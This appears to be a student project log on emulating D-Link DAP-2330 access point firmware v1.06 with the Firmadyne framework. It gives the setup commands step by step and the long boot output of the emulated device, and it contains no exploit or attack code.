


DLink DAP2330 V1.06

Router Webpage:

Wireless N300 Single Band PoE Access Point DAP-2330

Secure and manageable wireless LAN options for small to medium business or enterprise environments.

 <https://www.dlink.com/en/products/dap-2330-wireless-n300-single-band-poe-access-point>

D-Link

Firmware Version: 1.06

Firmware Download Link:

https://support.dlink.com/resource/PRODUCTS/DAP-2330/REVA/DAP-2330_REVA_FIRMWARE_1.06.RC020.ZIP

Framework used: Firmadyne

Framework Link:

<https://github.com/firmadyne/firmadyne>

Workflow:

1. Use the extractor to recover only the filesystem, no kernel (`-nk`), no parallel operation (`-np`), populating the `image` table in the SQL server at `127.0.0.1` (`-sql`) with the `Netgear` brand (`-b`), and storing the tarball in `images` .

```
(kali@kali) - [~/Desktop/Project/firmadyne]
└─$ sudo ./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk ".../INSE6120-Fall2023-Project-Group7/Rakshith/DLink DAP2330 V1.06/firmware/DAP-2330_REVA_FIRMWARE_1.06.RC020.ZIP"
[sudo] password for kali:
>> Database Image ID: 2

/home/kali/Desktop/INSE6120-Fall2023-Project-Group7/Rakshith/DLink DAP2330 V1.06/firmware/DAP-2330_REVA_FIRMWARE_1.06.RC020.ZIP
>> MD5: 99fc0ffebab2cf5a1da1fe6fb11dbe65
>> Tag: 2
>> Temp: /tmp/tmp2vwb3_el
>> Status: Kernel: True, Rootfs: False, Do_Kernel: False, Do_Rootfs: True
>>> Zip archive data, at least v2.0 to extract, compressed size: 363250, uncompressed size: 468459, name: DAP-2330_REVA_RELEASENOTES_1.06.
>> Recursing into archive ...

/tmp/tmp2vwb3_el/_DAP-2330_REVA_FIRMWARE_1.06.RC020.ZIP.extracted/DAP-2330_REVA_firmware-v106-rc020.bin
>> MD5: 1132840c5f9ac687111a5b7651523f2f
>> Tag: 2
>> Temp: /tmp/tmp8cb4tp4u
>> Status: Kernel: True, Rootfs: False, Do_Kernel: False, Do_Rootfs: True
>> Recursing into archive ...
>>>> Squashfs filesystem, little endian, version 4.0, compression: lzma, size: 7818490 bytes, 1054 inodes, blocksize: 131072 bytes,
>>>> Found Linux filesystem in /tmp/tmp8cb4tp4u/_DAP-2330_REVA_firmware-v106-rc020.bin.extracted/squashfs-root!
>> Skipping: completed!
>> Cleaning up /tmp/tmp8cb4tp4u...
>> Skipping: completed!
>> Cleaning up /tmp/tmp2vwb3_el...
```

2. Identify the architecture of firmware 2 and store the result in the **image** table of the database

```
(kali@kali)~[~/Desktop/Project/firmadyne]
└─$ ./scripts/getArch.sh ./images/2.tar.gz
./bin/busybox: mipseb
Password for user firmadyne:
```

3. Load the contents of the filesystem for firmware 2 into the database, populating the **object** and **object_to_image** tables.

```
(kali@kali)~[~/Desktop/Project/firmadyne]
└─$ ./scripts/tar2db.py -i 2 -f ./images/2.tar.gz
```

4. Create the QEMU disk image for firmware 2

```
(kali@kali)~[~/Desktop/Project/firmadyne]
└─$ sudo ./scripts/makeImage.sh 2
Querying database for architecture... Password for user firmadyne:
mipseb
----Running----
----Creating working directory /home/kali/Desktop/Project/firmadyne/scratch//2/----
----The size of root filesystem '/home/kali/Desktop/Project/firmadyne/images//2.tar.gz' is 37038080----
----Creating QEMU Image /home/kali/Desktop/Project/firmadyne/scratch//2//image.raw with size 67108864----
Formatting '/home/kali/Desktop/Project/firmadyne/scratch//2//image.raw', fmt=raw size=67108864
----Creating Partition Table----

Welcome to fdisk (util-linux 2.39.2).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.

Device does not contain a recognized partition table.
Created a new DOS (MBR) disklabel with disk identifier 0x95181e9d.

Command (m for help): Created a new DOS (MBR) disklabel with disk identifier 0xdf139ff0.

Command (m for help): Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)
Select (default p): Partition number (1-4, default 1): First sector (2048-131071, default 2048): Last sector, +/-sectors or +/-size{K,M,G,T
Created a new partition 1 of type 'Linux' and of size 63 MiB.

Command (m for help): The partition table has been altered.
Syncing disks.

----Mounting QEMU Image----
----Device mapper created at /dev/mapper/loop1p1----
----Creating Filesystem----
mke2fs 1.47.0 (5-Feb-2023)
Discarding device blocks: done
Creating filesystem with 64512 1k blocks and 16128 inodes
Filesystem UUID: 668f3909-397f-431a-be24-77e9fbe7fd7c
Superblock backups stored on blocks:
    8193, 24577, 40961, 57345

Allocating group tables: done
Writing inode tables: done
Writing superblocks and filesystem accounting information: done

----Making QEMU Image Mountpoint at /home/kali/Desktop/Project/firmadyne/scratch//2//image/----
----Mounting QEMU Image Partition 1----
----Extracting Filesystem Tarball to Mountpoint----
----Creating FIRMADYNE Directories----
----Patching Filesystem (chroot)----
Creating /etc/TZ!
Creating /etc/hosts!
Backing up /etc/passwd to /etc/passwd.bak
Unlocking and blanking default root password. (*May not work since some routers reset the password back to default when booting)
sed: /etc/shadow: No such file or directory
Warning: Recreating device nodes!
mknod: /dev/console: File exists
----Setting up FIRMADYNE----
```

```
----Unmounting QEMU Image----
----Deleting device mapper----
```

5. Infer the network configuration for firmware 2. Kernel messages are logged to `./scratch/2/qemu.initial.serial.log`.

```
└─(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ ./scripts/inferNetwork.sh 2
Querying database for architecture... Password for user firmadyne:
mipseb
Running firmware 2: terminating after 60 secs...
qemu-system-mips: terminating on signal 2 from pid 104331 (timeout)
Inferring network...
Interfaces: [['br0', '192.168.0.50']]
Done!
```

6. Emulate firmware 1 with the inferred network configuration. This will modify the configuration of the host system by creating a TAP device and adding a route.

```
└─(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ ./scratch/2/run.sh
Creating TAP device tap2_0...
Set 'tap2_0' persistent and owned by uid 1000
Bringing up TAP device...
Adding route to 192.168.0.50...
Starting firmware emulation... use Ctrl-a + x to exit
[ 0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[ 0.000000] bootconsole [early0] enabled
[ 0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[ 0.000000] FPU revision is: 00739300
[ 0.000000] Determined physical RAM map:
[ 0.000000] memory: 00001000 @ 00000000 (reserved)
[ 0.000000] memory: 000ef000 @ 00001000 (ROM data)
[ 0.000000] memory: 00678000 @ 000f0000 (reserved)
[ 0.000000] memory: 0f897000 @ 00768000 (usable)
[ 0.000000] debug: ignoring loglevel setting.
[ 0.000000] Wasting 60672 bytes for tracking 1896 unused pages
[ 0.000000] Initrd not found or empty - disabling initrd
[ 0.000000] Zone PFN ranges:
[ 0.000000] DMA      0x00000000 -> 0x00001000
[ 0.000000] Normal  0x00001000 -> 0x0000ffff
[ 0.000000] Movable zone start PFN for each node
[ 0.000000] early_node_map[1] active PFN ranges
[ 0.000000] 0: 0x00000000 -> 0x0000ffff
[ 0.000000] On node 0 totalpages: 65535
[ 0.000000] free_area_init_node: node 0, pgdat 80702800, node_mem_map 81000000
[ 0.000000] DMA zone: 32 pages used for memmap
[ 0.000000] DMA zone: 0 pages reserved
[ 0.000000] DMA zone: 4064 pages, LIFO batch:0
[ 0.000000] Normal zone: 480 pages used for memmap
[ 0.000000] Normal zone: 60959 pages, LIFO batch:15
[ 0.000000] pcpu-alloc: s0 r0 d32768 u32768 alloc=1*32768
[ 0.000000] pcpu-alloc: [0] 0
[ 0.000000] Built 1 zonelists in Zone order, mobility grouping on. Total pages: 65023
[ 0.000000] Kernel command line: root=/dev/sda1 console=ttyS0 nandsim.parts=64,64,64,64,64,64,64,64 rdinit=/firmadyne/preInit.sh r
[ 0.000000] PID hash table entries: 1024 (order: 0, 4096 bytes)
[ 0.000000] Dentry cache hash table entries: 32768 (order: 5, 131072 bytes)
[ 0.000000] Inode-cache hash table entries: 16384 (order: 4, 65536 bytes)
[ 0.000000] Primary instruction cache 2kB, VIPT, 2-way, linesize 16 bytes.
[ 0.000000] Primary data cache 2kB, 2-way, VIPT, no aliases, linesize 16 bytes
[ 0.000000] Writing ErrCtl register=00000000
[ 0.000000] Readback ErrCtl register=00000000
[ 0.000000] Memory: 252264k/254556k available (4554k kernel code, 2292k reserved, 1609k data, 240k init, 0k highmem)
[ 0.000000] NR_IRQS:256
[ 0.000000] CPU frequency 320.05 MHz
[ 0.000000] Console: colour dummy device 80x25
[ 0.004000] Calibrating delay loop... 1701.88 BogoMIPS (lpj=3403776)
[ 0.024000] pid_max: default: 32768 minimum: 301
[ 0.024000] Mount-cache hash table entries: 512
[ 0.032000] Performance counters: No available PMU.
[ 0.036000] NET: Registered protocol family 16
[ 0.044000] bio: create slab <bio-0> at 0
[ 0.048000] vgaarb: loaded
```

```

[ 0.048000] SCSI subsystem initialized
[ 0.052000] libata version 3.00 loaded.
[ 0.052000] usbcore: registered new interface driver usbfs
[ 0.052000] usbcore: registered new interface driver hub
[ 0.052000] usbcore: registered new device driver usb
[ 0.052000] pci 0000:00:00.0: [2046:ab11] type 0 class 0x001000
[ 0.056000] pci 0000:00:0a.0: [8086:7110] type 0 class 0x000601
[ 0.056000] pci 0000:00:0a.1: [8086:7111] type 0 class 0x000101
[ 0.056000] pci 0000:00:0a.1: reg 20: [io 0x0000-0x000f]
[ 0.056000] pci 0000:00:0a.2: [8086:7112] type 0 class 0x000c03
[ 0.056000] pci 0000:00:0a.2: reg 20: [io 0x0000-0x001f]
[ 0.056000] pci 0000:00:0a.3: [8086:7113] type 0 class 0x000680
[ 0.056000] pci 0000:00:0a.3: address space collision: [io 0x1100-0x110f] conflicts with GT-64120 PCI I/O [io 0x1000-0x1fffff]
[ 0.056000] pci 0000:00:12.0: [1013:00b8] type 0 class 0x000300
[ 0.060000] pci 0000:00:12.0: reg 10: [mem 0x00000000-0x01ffffff pref]
[ 0.060000] pci 0000:00:12.0: reg 14: [mem 0x00000000-0x0000ffff]
[ 0.060000] pci 0000:00:12.0: reg 30: [mem 0x00000000-0x0000ffff pref]
[ 0.060000] pci 0000:00:13.0: [8086:100e] type 0 class 0x000200
[ 0.060000] pci 0000:00:13.0: reg 10: [mem 0x00000000-0x0001ffff]
[ 0.060000] pci 0000:00:13.0: reg 14: [io 0x0000-0x003f]
[ 0.060000] pci 0000:00:13.0: reg 30: [mem 0x00000000-0x0003ffff pref]
[ 0.060000] pci 0000:00:14.0: [8086:100e] type 0 class 0x000200
[ 0.060000] pci 0000:00:14.0: reg 10: [mem 0x00000000-0x0001ffff]
[ 0.060000] pci 0000:00:14.0: reg 14: [io 0x0000-0x003f]
[ 0.060000] pci 0000:00:14.0: reg 30: [mem 0x00000000-0x0003ffff pref]
[ 0.060000] pci 0000:00:15.0: [8086:100e] type 0 class 0x000200
[ 0.060000] pci 0000:00:15.0: reg 10: [mem 0x00000000-0x0001ffff]
[ 0.060000] pci 0000:00:15.0: reg 14: [io 0x0000-0x003f]
[ 0.060000] pci 0000:00:15.0: reg 30: [mem 0x00000000-0x0003ffff pref]
[ 0.060000] pci 0000:00:16.0: [8086:100e] type 0 class 0x000200
[ 0.060000] pci 0000:00:16.0: reg 10: [mem 0x00000000-0x0001ffff]
[ 0.060000] pci 0000:00:16.0: reg 14: [io 0x0000-0x003f]
[ 0.060000] pci 0000:00:16.0: reg 30: [mem 0x00000000-0x0003ffff pref]
[ 0.064000] vgaarb: device added: PCI:0000:00:12.0, decodes=io+mem, owns=None, locks=None
[ 0.064000] pci 0000:00:0a.3: BAR 8: [io 0x1100-0x110f] has bogus alignment
[ 0.064000] pci 0000:00:12.0: BAR 0: assigned [mem 0x10000000-0x11ffffff pref]
[ 0.064000] pci 0000:00:12.0: BAR 0: set to [mem 0x10000000-0x11ffffff pref] (PCI address [0x10000000-0x11ffffff])
[ 0.068000] pci 0000:00:13.0: BAR 6: assigned [mem 0x12000000-0x1203ffff pref]
[ 0.068000] pci 0000:00:14.0: BAR 6: assigned [mem 0x12040000-0x1207ffff pref]
[ 0.068000] pci 0000:00:15.0: BAR 6: assigned [mem 0x12080000-0x120bffff pref]
[ 0.068000] pci 0000:00:16.0: BAR 6: assigned [mem 0x120c0000-0x120fffff pref]
[ 0.068000] pci 0000:00:13.0: BAR 0: assigned [mem 0x12100000-0x1211ffff]
[ 0.068000] pci 0000:00:13.0: BAR 0: set to [mem 0x12100000-0x1211ffff] (PCI address [0x12100000-0x1211ffff])
[ 0.068000] pci 0000:00:14.0: BAR 0: assigned [mem 0x12120000-0x1213ffff]
[ 0.068000] pci 0000:00:14.0: BAR 0: set to [mem 0x12120000-0x1213ffff] (PCI address [0x12120000-0x1213ffff])
[ 0.068000] pci 0000:00:15.0: BAR 0: assigned [mem 0x12140000-0x1215ffff]
[ 0.068000] pci 0000:00:15.0: BAR 0: set to [mem 0x12140000-0x1215ffff] (PCI address [0x12140000-0x1215ffff])
[ 0.068000] pci 0000:00:16.0: BAR 0: assigned [mem 0x12160000-0x1217ffff]
[ 0.068000] pci 0000:00:16.0: BAR 0: set to [mem 0x12160000-0x1217ffff] (PCI address [0x12160000-0x1217ffff])
[ 0.068000] pci 0000:00:12.0: BAR 6: assigned [mem 0x12180000-0x1218ffff pref]
[ 0.068000] pci 0000:00:12.0: BAR 1: assigned [mem 0x12190000-0x1219ffff]
[ 0.068000] pci 0000:00:12.0: BAR 1: set to [mem 0x12190000-0x1219ffff] (PCI address [0x12190000-0x1219ffff])
[ 0.068000] pci 0000:00:13.0: BAR 1: assigned [io 0x1000-0x103f]
[ 0.068000] pci 0000:00:13.0: BAR 1: set to [io 0x1000-0x103f] (PCI address [0x1000-0x103f])
[ 0.068000] pci 0000:00:14.0: BAR 1: assigned [io 0x1040-0x107f]
[ 0.068000] pci 0000:00:14.0: BAR 1: set to [io 0x1040-0x107f] (PCI address [0x1040-0x107f])
[ 0.068000] pci 0000:00:15.0: BAR 1: assigned [io 0x1080-0x10bf]
[ 0.068000] pci 0000:00:15.0: BAR 1: set to [io 0x1080-0x10bf] (PCI address [0x1080-0x10bf])
[ 0.068000] pci 0000:00:16.0: BAR 1: assigned [io 0x10c0-0x10ff]
[ 0.068000] pci 0000:00:16.0: BAR 1: set to [io 0x10c0-0x10ff] (PCI address [0x10c0-0x10ff])
[ 0.068000] pci 0000:00:0a.2: BAR 4: assigned [io 0x1400-0x141f]
[ 0.068000] pci 0000:00:0a.2: BAR 4: set to [io 0x1400-0x141f] (PCI address [0x1400-0x141f])
[ 0.068000] pci 0000:00:00.0: BAR 2: assigned [mem 0x12191000-0x121910ff 64bit pref]
[ 0.068000] pci 0000:00:00.0: BAR 2: error updating (0x1219100c != 0x00001c)
[ 0.068000] pci 0000:00:00.0: BAR 2: error updating (high 0x000000 != 0x00001f)
[ 0.068000] pci 0000:00:00.0: BAR 2: set to [mem 0x12191000-0x121910ff 64bit pref] (PCI address [0x12191000-0x121910ff])
[ 0.068000] pci 0000:00:00.0: BAR 4: assigned [mem 0x12191010-0x1219101f 64bit]
[ 0.068000] pci 0000:00:00.0: BAR 4: error updating (0x12191014 != 0x000014)
[ 0.068000] pci 0000:00:00.0: BAR 4: error updating (high 0x000000 != 0x1000014)
[ 0.068000] pci 0000:00:00.0: BAR 4: set to [mem 0x12191010-0x1219101f 64bit] (PCI address [0x12191010-0x1219101f])
[ 0.068000] pci 0000:00:0a.1: BAR 4: assigned [io 0x1420-0x142f]
[ 0.068000] pci 0000:00:0a.1: BAR 4: set to [io 0x1420-0x142f] (PCI address [0x1420-0x142f])
[ 0.068000] Switching to clocksource MIPS
[ 0.072000] NET: Registered protocol family 2
[ 0.072000] IP route cache hash table entries: 2048 (order: 1, 8192 bytes)
[ 0.076000] Switched to NOHz mode on CPU #0
[ 0.076000] TCP established hash table entries: 8192 (order: 4, 65536 bytes)
[ 0.080000] TCP bind hash table entries: 8192 (order: 3, 32768 bytes)

```

```

[ 0.080000] TCP: Hash tables configured (established 8192 bind 8192)
[ 0.080000] TCP reno registered
[ 0.080000] UDP hash table entries: 256 (order: 0, 4096 bytes)
[ 0.080000] UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
[ 0.080000] NET: Registered protocol family 1
[ 0.080000] PCI: CLS 0 bytes, default 64
[ 0.148000] squashfs: version 4.0 (2009/01/31) Phillip Lougher
[ 0.148000] Registering unionfs 2.6 (for 2.6.39.4)
[ 0.148000] JFFS2 version 2.2. (NAND) © 2001-2006 Red Hat, Inc.
[ 0.152000] ROMFS MTD (C) 2007 Red Hat, Inc.
[ 0.152000] msgmni has been set to 492
[ 0.156000] cfg80211: Calling CRDA to update world regulatory domain
[ 0.156000] Block layer SCSI generic (bsg) driver version 0.4 loaded (major 253)
[ 0.156000] io scheduler noop registered
[ 0.156000] io scheduler cfq registered (default)
[ 0.156000] firmadyne: devfs: 1, execute: 1, procfs: 1, syscall: 0
[ 0.156000] firmadyne: Cannot register character device: watchdog, 0xa, 0x82!
[ 0.156000] firmadyne: Cannot register character device: wdt, 0xfd, 0x0!
[ 0.192000] PCI: Enabling device 0000:00:12.0 (0000 -> 0002)
[ 0.200000] cirrusfb 0000:00:12.0: Cirrus Logic chipset on PCI bus, RAM (4096 kB) at 0x10000000
[ 0.488000] Console: switching to colour frame buffer device 80x30
[ 0.508000] Serial: 8250/16550 driver, 4 ports, IRQ sharing enabled
[ 0.536000] serial8250.0: ttyS0 at I/O 0x3f8 (irq = 4) is a 16550A
[ 0.536000] console [ttyS0] enabled, bootconsole disabled
[ 0.536000] console [ttyS0] enabled, bootconsole disabled
[ 0.564000] serial8250.0: ttyS1 at I/O 0x2f8 (irq = 3) is a 16550A
[ 0.564000] brd: module loaded
[ 0.564000] loop: module loaded
[ 0.564000] ata_piix 0000:00:0a.1: version 2.13
[ 0.564000] PCI: Enabling device 0000:00:0a.1 (0000 -> 0001)
[ 0.564000] PCI: Setting latency timer of device 0000:00:0a.1 to 64
[ 0.580000] scsi0 : ata_piix
[ 0.580000] scsi1 : ata_piix
[ 0.580000] ata1: PATA max UDMA/33 cmd 0x1f0 ctl 0x3f6 bmdma 0x1420 irq 14
[ 0.580000] ata2: PATA max UDMA/33 cmd 0x170 ctl 0x376 bmdma 0x1428 irq 15
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] [nandsim] warning: read_byte: unexpected data output cycle, state is STATE_READY return 0x0
[ 0.580000] NAND device: Manufacturer ID: 0x98, Chip ID: 0x39 (Toshiba NAND 128MiB 1,8V 8-bit)
[ 0.580000] flash size: 128 MiB
[ 0.580000] page size: 512 bytes
[ 0.580000] OOB area size: 16 bytes
[ 0.580000] sector size: 16 KiB
[ 0.580000] pages number: 262144
[ 0.580000] pages per sector: 32
[ 0.580000] bus width: 8
[ 0.580000] bits in sector size: 14
[ 0.580000] bits in page size: 9
[ 0.580000] bits in OOB size: 4
[ 0.580000] flash size with OOB: 135168 KiB
[ 0.580000] page address bytes: 4
[ 0.580000] sector address bytes: 3
[ 0.592000] options: 0x62
[ 0.592000] Scanning device for bad blocks
[ 0.632000] Creating 11 MTD partitions on "NAND 128MiB 1,8V 8-bit":
[ 0.632000] 0x000000000000-0x000000100000 : "NAND simulator partition 0"
[ 0.640000] 0x000000100000-0x000000200000 : "NAND simulator partition 1"
[ 0.640000] 0x000000200000-0x000000300000 : "NAND simulator partition 2"
[ 0.640000] 0x000000300000-0x000000400000 : "NAND simulator partition 3"
[ 0.640000] 0x000000400000-0x000000500000 : "NAND simulator partition 4"
[ 0.640000] 0x000000500000-0x000000600000 : "NAND simulator partition 5"
[ 0.640000] 0x000000600000-0x000000700000 : "NAND simulator partition 6"
[ 0.640000] 0x000000700000-0x000000800000 : "NAND simulator partition 7"
[ 0.640000] 0x000000800000-0x000000900000 : "NAND simulator partition 8"
[ 0.640000] 0x000000900000-0x000000a00000 : "NAND simulator partition 9"
[ 0.640000] 0x000000a00000-0x000000b00000 : "NAND simulator partition 10"
[ 0.648000] e1000: Intel(R) PRO/1000 Network Driver - version 7.3.21-k8-NAPI
[ 0.648000] e1000: Copyright (c) 1999-2006 Intel Corporation.
[ 0.648000] PCI: Enabling device 0000:00:13.0 (0000 -> 0003)
[ 0.648000] PCI: Setting latency timer of device 0000:00:13.0 to 64
[ 0.968000] ata2.01: NODEV after polling detection
[ 0.968000] ata1.01: NODEV after polling detection
[ 0.972000] ata2.00: ATAPI: QEMU DVD-ROM, 2.5+, max UDMA/100
[ 0.972000] ata1.00: ATA-7: QEMU HARDDISK, 2.5+, max UDMA/100
[ 0.972000] ata1.00: 131072 sectors, multi 16: LBA48

```

```

[ 0.976000] ata2.00: configured for UDMA/33
[ 0.976000] ata1.00: configured for UDMA/33
[ 0.984000] scsi 0:0:0:0: Direct-Access    ATA           QEMU HARDDISK    2.5+ PQ: 0 ANSI: 5
[ 0.988000] sd 0:0:0:0: [sda] 131072 512-byte logical blocks: (67.1 MB/64.0 MiB)
[ 0.992000] sd 0:0:0:0: [sda] Write Protect is off
[ 0.992000] sd 0:0:0:0: [sda] Mode Sense: 00 3a 00 00
[ 0.992000] sd 0:0:0:0: [sda] Write cache: enabled, read cache: enabled, doesn't support DPO or FUA
[ 1.012000] e1000 0000:00:13:0: eth0: (PCI:33MHz:32-bit) 52:54:00:12:34:56
[ 1.012000] e1000 0000:00:13:0: eth0: Intel(R) PRO/1000 Network Connection
[ 1.012000] PCI: Enabling device 0000:00:14.0 (0000 -> 0003)
[ 1.012000] PCI: Setting latency timer of device 0000:00:14.0 to 64
[ 1.028000] sda: sda1
[ 1.032000] sd 0:0:0:0: [sda] Attached SCSI disk
[ 1.032000] scsi 1:0:0:0: CD-ROM           QEMU           QEMU DVD-ROM     2.5+ PQ: 0 ANSI: 5
[ 1.372000] e1000 0000:00:14:0: eth1: (PCI:33MHz:32-bit) 52:54:00:12:34:57
[ 1.372000] e1000 0000:00:14:0: eth1: Intel(R) PRO/1000 Network Connection
[ 1.372000] PCI: Enabling device 0000:00:15.0 (0000 -> 0003)
[ 1.372000] PCI: Setting latency timer of device 0000:00:15.0 to 64
[ 1.724000] e1000 0000:00:15:0: eth2: (PCI:33MHz:32-bit) 52:54:00:12:34:58
[ 1.724000] e1000 0000:00:15:0: eth2: Intel(R) PRO/1000 Network Connection
[ 1.724000] PCI: Enabling device 0000:00:16.0 (0000 -> 0003)
[ 1.724000] PCI: Setting latency timer of device 0000:00:16.0 to 64
[ 2.052000] e1000 0000:00:16:0: eth3: (PCI:33MHz:32-bit) 52:54:00:12:34:59
[ 2.056000] e1000 0000:00:16:0: eth3: Intel(R) PRO/1000 Network Connection
[ 2.056000] e1000e: Intel(R) PRO/1000 Network Driver - 1.3.10-k2
[ 2.056000] e1000e: Copyright(c) 1999 - 2011 Intel Corporation.
[ 2.056000] pcnet32: pcnet32.c:v1.35 21.Apr.2008 tsbogend@alpha.franken.de
[ 2.056000] PPP generic driver version 2.4.2
<6>[ 2.056000] PPP Deflate Compression module registered
[ 2.064000] PPP MPPE Compression module registered
[ 2.064000] NET: Registered protocol family 24
[ 2.064000] tun: Universal TUN/TAP device driver, 1.6
[ 2.064000] tun: (C) 1999-2004 Max Krasnyansky <maxk@qualcomm.com>
[ 2.064000] ehci_hcd: USB 2.0 'Enhanced' Host Controller (EHCI) Driver
[ 2.064000] ohci_hcd: USB 1.1 'Open' Host Controller (OHCI) Driver
[ 2.064000] uhci_hcd: USB Universal Host Controller Interface driver
[ 2.064000] PCI: Enabling device 0000:00:0a.2 (0000 -> 0001)
[ 2.068000] PCI: Setting latency timer of device 0000:00:0a.2 to 64
[ 2.068000] uhci_hcd 0000:00:0a.2: UHCI Host Controller
[ 2.068000] uhci_hcd 0000:00:0a.2: new USB bus registered, assigned bus number 1
[ 2.068000] uhci_hcd 0000:00:0a.2: irq 11, io base 0x00001400
[ 2.076000] hub 1-0:1.0: USB hub found
[ 2.076000] hub 1-0:1.0: 2 ports detected
[ 2.076000] Initializing USB Mass Storage driver...
[ 2.080000] usbcore: registered new interface driver usb-storage
[ 2.080000] USB Mass Storage support registered.
[ 2.080000] serio: i8042 KBD port at 0x60,0x64 irq 1
[ 2.084000] serio: i8042 AUX port at 0x60,0x64 irq 12
[ 2.084000] mousedev: PS/2 mouse device common for all mice
[ 2.088000] rtc_cmos rtc_cmos: rtc core: registered rtc_cmos as rtc0
[ 2.088000] rtc0: alarms up to one day, 242 bytes nvram
[ 2.088000] i2c /dev entries driver
[ 2.088000] piix4_smbus 0000:00:0a.3: SMBus Host Controller at 0x1100, revision 0
[ 2.092000] sdhci: Secure Digital Host Controller Interface driver
[ 2.092000] sdhci: Copyright(c) Pierre Ossman
[ 2.092000] usbcore: registered new interface driver usbhid
[ 2.092000] usbhid: USB HID core driver
[ 2.092000] Netfilter messages via NETLINK v0.30.
[ 2.092000] nf_conntrack version 0.5.0 (3941 buckets, 15764 max)
[ 2.096000] ctnetlink v0.93: registering with nfnetlink.
[ 2.096000] IPv4 over IPv4 tunneling driver
[ 2.096000] ip_tables: (C) 2000-2006 Netfilter Core Team
[ 2.100000] arp_tables: (C) 2002 David S. Miller
[ 2.100000] TCP cubic registered
[ 2.100000] Initializing XFRM netlink socket
[ 2.104000] NET: Registered protocol family 10
[ 2.108000] ip6_tables: (C) 2000-2006 Netfilter Core Team
[ 2.108000] IPv6 over IPv4 tunneling driver
[ 2.108000] NET: Registered protocol family 17
[ 2.108000] Bridge firewalling registered
[ 2.108000] Ebtables v2.0 registered
[ 2.116000] 802.1Q VLAN Support v1.8 Ben Greear <greearb@candelatech.com>
[ 2.116000] All bugs added by David S. Miller <davem@redhat.com>
[ 2.116000] lib80211: common routines for IEEE802.11 drivers
[ 2.116000] lib80211.crypt: registered algorithm 'NULL'
[ 2.120000] rtc_cmos rtc_cmos: setting system clock to 2023-11-02 05:17:44 UTC (1698902264)
[ 2.184000] input: AT Raw Set 2 keyboard as /devices/platform/i8042/serio0/input/input0
[ 2.384000] input: ImExPS/2 Generic Explorer Mouse as /devices/platform/i8042/serio1/input/input1

```



```

[/etc/scripts/layout.sh] start ...
[/var/run/layout_start.sh] ...
Start bridge layout ...
[ 17.228000] device eth0 entered promiscuous mode
[ 18.312000] br0: port 1(eth0) entering forwarding state
[ 18.312000] br0: port 1(eth0) entering forwarding state
start LAN ...
[/etc/templates/lan.sh] ...
[/var/run/lan_start.sh] ...
Bridge mode selected, LAN is disabled !
start web server ...
[/etc/templates/webs.sh] start ...
[/var/run/webs_start.sh] ...
Starting HTTPD ...
nvram: not found
nvram: not found
start eth0 vlan setup ...
[/etc/scripts/eth_vlan.sh] start ...
[/var/run/eth0_vlan_start.sh] ...
disable VLAN
#!/bin/sh
limitedadmin.sh...
[/etc/scripts/eth_vlan.sh] start ...
[/var/run/eth0_vlan_stop.sh] ...
[/var/run/eth0_vlan_start.sh] ...
disable VLAN
#!/bin/sh
pingctl.sh...
start fresetd ...
enable LAN ports ...
Factory reset time : 5 secs
System reset time : 1 secs
WPS command : [/etc/templates/wps.sh pbc &]
[ 19.332000] firmadyne: ioctl: 0x1
[ 19.396000] firmadyne: ioctl: 0x3
[/etc/scripts/enlan.sh] ...
Generate channel table according to the country code...
UNKNOWN country code!! Use USA for default!!
Generate VLAN table according to the port...
start WAN ...
Set WAN port media type 0
slinktype: not found
[ 20.392000] firmadyne: ioctl: 0x3
[ 21.392000] firmadyne: ioctl: 0x3
[/etc/templates/wan.sh] start ...
[/var/run/eth0_vlan_start.sh] ...
disable VLAN
[/var/run/wan_start.sh] ...
Bridge mode selected !
Start WAN(br0),192.168.0.50/255.255.255.0 ...
[/etc/templates/wanup.sh] ...
[/var/run/wan_up.sh] ...
[/etc/templates/ntp.sh] ...
[ 22.452000] firmadyne: ioctl: 0x3
killall: ntpclient: no process killed
NTP client is disabled ...
[/etc/templates/upnpd.sh] ...
[/var/run/upnpd_start.sh] ...
UPNP function is not enabled !!
/etc/templates/webredirect.sh: not found
[/usr/sbin/submit] CAPTIVAL_PORTAL ...
[/var/run/captival_portal_stop.sh] ...
captival portal already stop
[/var/run/captival_portal_start.sh] ...
captival_state 0
captival portal is disable
>>>/var/run/wan_start.sh: Start IPv6 configuration >>>
Disable IPv6.
<<< End of IPv6 <<<
captival_tar prep ...
nvram: not found
nvram: not found
start stunnel ...
[/etc/templates/stunnel.sh] ...
[ 23.436000] firmadyne: ioctl: 0x3
The data destroyed. Restore the default certificate.
The certificate has been restored.
[/etc/scripts/misc/profile.sh] put ...

```



```

+++++
+
+          Devconf write_data!!
+
+
+++++
ok
[ 24.400000] firmadyne: ioctl: 0x3
[/var/run/stunnel_start.sh] ...
Starting universal SSL tunnel: stunnel[ 25.412000] firmadyne: ioctl: 0x3
.
start WLAN ...
[/etc/templates/wlan.sh] ...
SERVD: stop service [WLAN]
SERVD: service [WLAN] is already stopped.
SERVD: start service [WLAN]
start telnet daemon ...
[ 26.476000] firmadyne: ioctl: 0x3
[/etc/templates/wlan_run.sh] start ...
Start telnetd ...
[/etc/templates/autorekey.sh] ...
nvram: not found
[/var/run/autorekey_start_a.sh] ...
nvram: not found
[/var/run/autorekey_start_g.sh] ...
start SSHD daemon ...
[/etc/templates/sshd.sh] ...
[ 27.428000] firmadyne: ioctl: 0x3
start WLAN ....
[/etc/templates/certs/certscmd.sh] ...
DEVCONF: unable to read config data (ret=-3) !
Getting External certificate for hostapd & wpa_supplicant. Fail!
[/var/run/wlan_insmmod.sh] ...
ifconfig: wifi0: error fetching interface information: Device not found
[/var/run/sshd_start.sh] ...
start sshd ...
Disable start-up daemon: sshd.
start DHCP server
